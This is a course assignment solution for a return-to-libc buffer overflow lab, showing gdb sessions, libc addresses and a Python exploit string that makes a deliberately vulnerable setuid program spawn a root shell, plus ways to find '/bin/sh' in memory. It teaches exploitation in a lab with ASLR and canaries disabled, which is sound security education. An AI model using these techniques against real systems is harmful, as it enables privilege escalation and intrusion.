System Security, Solution Buffer Overflow 1

George Cojocar

November 19, 2015

Introduction

In this assignment you will build exploits for the binary program `vulnapp`. There are two buffer overflow attacks to perform on the same binary program. You have already used `vulnapp` in the previous assignment. You find the files in the folder `bufov1`. To setup the folder, run `make` and enter the syssec password when prompted.

The type of buffer overflow attacks that we propose to do are generally known as return-to-libc attacks. In such an attack, the main idea is to overwrite the return address with the address of some function in the libc library (any C program dynamically links to this library upon execution), pass the correct parameters to that function and make it execute. The advantage of this attack is that it can be successfully executed on operating systems with non-executable stack.

Protection mechanisms

As you may expect, operating systems already provide a number of measures to prevent such an attack from being easily successful. One such measure is library address randomization, that is a part of *Address Space Layout Randomization* (ASLR). The method randomizes the addresses to which dynamically linked libraries such as libc are loaded. This brings an additional protection given that the attacker must predict the function address. In order to make this exercise easier for you, we suggest to disable the virtual address randomization. This will ensure a stable virtual address space across multiple executions. Turning on/off the randomization in a *root shell* is as follows (off=0, on=1/2):

```
echo 0 > /proc/sys/kernel/randomize_va_space
echo 1 > /proc/sys/kernel/randomize_va_space
```

Inside the VM we have already turned off this randomization.

The compiler can protect the binary by integrating stack canaries. We have disabled the use of these canaries through the compiler flag `-fno-stack-protector` to make this exercise easier. Therefore the binary has no stack canaries.

However, the stack of the binary is marked non-executable, meaning we cannot execute code from the stack.

Building & executing exploits

Your exploit user input will typically contain byte values that do not correspond to the ASCII values for printing characters. We recommend using *perl* or *python* to supply your exploits

on the command line argument. Here is an example on how call vulnapp with the ASCII characters "AAA" followed by 0xf05effbf as argument:
bash> ./vulnapp "`perl -e 'printf "A" x 3 . "\xf0\x5e\xff\xbf"'`" or
bash> ./vulnapp "`python2.7 -c 'from struct import pack; print("A"*3 + pack("I", 0xf05effbf)'`"

This way, you can fill the buffer with arbitrary characters, except zero bytes, and then add your actual exploit input that contain specific addresses in hexadecimal format.

Attack 1: Execute your favorite shell

We have collected hints for both exercises at the end of this document!

Your task is to get VULNAPP to execute a favorite shell of yours (e.g., /bin/bash, /bin/sh, /bin/zsh).

To perform the attack you have to supply an exploit string that overwrites the stored return pointer in the stack frame for `cpybuf` with the address of the system() function from the libc library and provide the necessary argument. This function allows you to execute any program (e.g., system("/bin/sh")). To provide arguments to the system function, you have to prepare the stack to look like before a regular function call. Think about how the stack layout has to be. *Hint:* It is usually helpful to sketch it. As the system call expects a pointer to a string as argument, you will have to find a string, which matches the path of the file you want to execute. Luckily for you, the vulnapp application allows you to place a string of your choice in the memory as follows.

```
bash> ./vulnapp Hello
bash>  Type some text:
bash>  /bin/sh
```

Note that your exploit string may also corrupt other parts of the stack state. In order to make the program terminate safely you will need to put on the stack the address of the function exit() to properly terminate the execution. Here is a list of steps you may consider following to perform the attack:

1. Recall the vulnerable buffer length from the previous exercise.
2. Find the addresses of system() and exit().
3. Find the address that points to your typed text containing the shell to execute.
4. Understand how to position these addresses in your exploit.
5. Build and test the exploit.
6. Check if you escalated your privileges, e.g. using `id`.

Important: While you can use gdb to prepare these attacks, you should perform the actual attack against the normally running executable which you started as normal user(syssec).

Solution:

1. The size of vulnerable buffer is 16 bytes. It is important to notice that along with this buffer there is also a local variable of 4 bytes. Right before calling the `strcpy` function, the `esp` pointer is located at address `ebp - 20`.

2. The system() and exit() functions are loacated in memory at addresses `0xb7e30ea0` and respectively `0xb7e24a60`.


```
(gdb) disassemble system
Dump of assembler code for function system:
0xb7e30ea0 <+0>:     sub    $0xc,%esp
0xb7e30ea3 <+3>:     mov    0x10(%esp),%eax

(gdb) disassemble exit
Dump of assembler code for function exit:
0xb7e24a60 <+0>:     call   0xb7f18d59 <__x86.get_pc_thunk.ax
   ↪ >
0xb7e24a65 <+5>:     add    $0x18759b,%eax
```

3. The address of the buffer used to stored the typed text is `0x80499a0`.

```
(gdb) disassemble main
Dump of assembler code for function main:
...
0x080485ac <+60>:    push   %eax
0x080485ad <+61>:    push   $0x40
0x080485af <+63>:    push   $0x80499a0
0x080485b4 <+68>:    call   0x80483c0 <fgets@plt>
...
```

4. The exploit will place the addresses on the stack as follows:



Stack of cpybuf function

5. The exploit code looks like this:

```
from struct import pack; print("A"*24 + pack("I", 0xb7e30ea0)
↪ + pack("I", 0xb7e24a60) + pack("I", 0x80499a0))
```

The exploit fills firstly the stack with 24 bytes with value `A`, inclusive the saved `ebp` address. Then it overwrites the return address with the address of the `system` function. This will make the program to call the `system` function when the `cpybuf` function completes its execution. Next it writes the address of `exit` function as the return address from `system` function. This operation is typically accomplished automatically by the `call` instruction. The address of input buffer is placed at the end in order to be interpreted as the argument of `system` function.

6. Running the exploit with payload `/bin/bash -c id`:

```
% ./vulnapp "`python2.7 -c 'from struct import pack; print("A"
    ↪ *24 + pack("I", 0xb7e30ea0) + pack("I", 0xb7e24a60) +
    ↪ pack("I", 0x80499a0))'`"
Type some text:
/bin/bash -c id

You typed: [/bin/bash -c id]
You provided:[AAAAAAAAAAAAAAAAAAAAAAAAï£¡ï£¡ï£¡` Jâůăï£¡]
uid=0(root) gid=100(users) groups=100(users),7(lp),10(wheel)
    ↪ ,19(log),91(video), 92(audio),93(optical),95(storage)
    ↪ ,96(scanner),98(power),150(wireshark)
```

Attack 2: Execute the shell from environmental variables

Not every program might allow you to place a string in memory through an extra input as vulnapp. So, this attack is similar to the previous one with the difference that you will need to find the path to the shell i.e., "/bin/sh" in the environmental variables. These variables are automatically loaded in the program stack upon execution. Therefore you are not dependent on the additional input.

For this attack, you do not need to supply any information when the program asks you to type some text as it will not be needed. In difference to the previous attack, you just need to find the path to the shell program already included in the program space after loading the vulnapp program.

The environmental variables are provided to the program as an argument. You can either use the existing `SHELL` variable, you can modify with `export SHELL=/bin/sh`, or create a new variable as `export NEWVAR=/bin/sh`. To find the correct address of the variable, you have multiple options...

Solution:

The address of environment variable `SHELL` can be found with `gdb` as follows:

```
(gdb) set $env = *((char **)environ)
(gdb) set $shell = strdup("SHELL")
(gdb) while (0 != memcmp($env++, $shell, 5))
>end
(gdb) x/s $env-1
0xbffff784: "SHELL=/bin/bash"
```

Further options

Name another option where the argument for the call to system could be stored.

Solution:

Another option is to search the memory for the string `/bin/sh`. In fact the standard C library contains this string. This operation can be performed easily with `gdb` as follows:

```
(gdb) find &system, +99999999, "/bin/sh"
0xb7f54a79
warning: Unable to access 16000 bytes of target memory at 0
    ↪ xb7fae801, halting search.
1 pattern found.
```

Name another option to terminate the program without a segmentation fault and without jumping directly to exit().

Solution:

Another option to terminate the program without segmentation fault is to use the return address of `main()` function instead of jumping to `exit()`. This address is stored in the stack of `main()` function at location `(ebp + 4)`.

```
Breakpoint 1, 0x080485b9 in main ()
(gdb) info register ebp
ebp            0xbffff318       0xbffff318
(gdb) x 0xbffff31C
0xbffff31c:      0xb7e0e497
```

Expected Deliverables and Some Advice/Help

First, we point out that this exercise is individual and we expect individual submissions. Your submission should contain the important gdb commands used and their output for each step towards successfully performing the attack. It should also include a brief explanation after some major steps to summarize your findings.

Some Advice

- In GDB, you can disassemble the current function using `disassemble` or any function using `disassemble functionname`
- All the information you need to devise your exploit can be determined by debugging VULNAPP in gdb.
- Be careful about byte ordering.
- You might want to use GDB to step the program through the last few instructions of `cpybuf` to make sure it is doing the right thing.
- You will need to pad the beginning of your exploit string with the proper number of bytes to overwrite the return pointer. The values of these bytes can be arbitrary (0x00 is not recommended though — why not?).

- As a consequence of the last hint, you may run into problems if the address of `system` or `exit` contains zeros — why? In such a case, either consider calling a different function from the libc (if the address of system contains zeros), or find a different address to return to — be creative, there is at least one easy solution if the address of exit contains zero(s).
- Memory addresses, when started in gdb, can be different from addresses in normal execution. To avoid this problem you can attach to the already running program.
- If you try to find the address of the environment variable the other provided program you might have to do a small adjustments. Why?

References

[1] x86 Assembly Guide, University of Virginia Computer Science, `http://www.cs.virginia.edu/~evans/cs216/guides/x86.html`

[2] Buffer-Overflow Vulnerabilities and Attacks, Syracuse University, `http://www.cis.syr.edu/~wedu/Teaching/IntrCompSec/LectureNotes_New/Buffer_Overflow.pdf`

[3] Smashing The Stack, `https://www.win.tue.nl/~aeb/linux/hh/hh-10.html`

[4] Bypassing non-executable-stack during exploitation using return-to-libc, c0ntex, `https://www.exploit-db.com/papers/13204/`